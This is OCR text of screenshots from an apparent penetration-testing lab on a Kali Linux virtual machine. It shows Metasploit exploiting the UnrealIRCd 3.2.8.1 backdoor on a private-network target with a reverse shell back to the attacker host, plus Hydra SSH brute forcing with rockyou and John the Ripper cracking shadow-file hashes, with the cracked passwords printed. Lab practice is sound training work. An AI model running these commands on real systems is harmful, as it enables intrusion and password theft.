
```
   1    \_ target: Automatic                        .               .          .      .
   2    \_ target: UT2004 Linux Build 3120          .               .          .      .
   3    \_ target: UT2004 Linux Build 3186          .               .          .      .
   4  exploit/windows/games/ut2004_secure           2004-06-18      good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:43
Untitled 1 - Mousepad
File
Edit
Search
View
Document
Help
1
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:55
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375C/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:33
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 0:45
*Untitled 1 - Mousepad
File Edit Search View Document Help
New Ctrl+N
New Window Shift+Ctrl+N
New From Template
Open... Ctrl+O
Open Recent
Save Ctrl+S
Save As... Shift+Ctrl+S
Save All
Revert F5
Print... Ctrl+P
Detach Tab Ctrl+D
Close Tab Ctrl+W
Close Window Shift+Ctrl+W
Quit Ctrl+Q
20 dhcp:*:14684:0:99999:7:::
21 syslog:*:14684:0:99999:7:::
22 klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
23 sshd:*:14684:0:99999:7:::
24 msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
25 bind:*:14685:0:99999:7:::
26 postfix:*:14685:0:99999:7:::
27 ftp:*:14685:0:99999:7:::
28 postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
29 mysql:!:14685:0:99999:7:::
30 tomcat55:*:14691:0:99999:7:::
31 distccd:*:14698:0:99999:7:::
32 user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
33 service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
34 telnetd:*:14715:0:99999:7:::
35 proftpd:!:14727:0:99999:7:::
36 statd:*:15474:0:99999:7:::
37
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:31
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
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[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help


Mouse integration ...


Don't show again


Auto capture keyboard ...


Don't show again

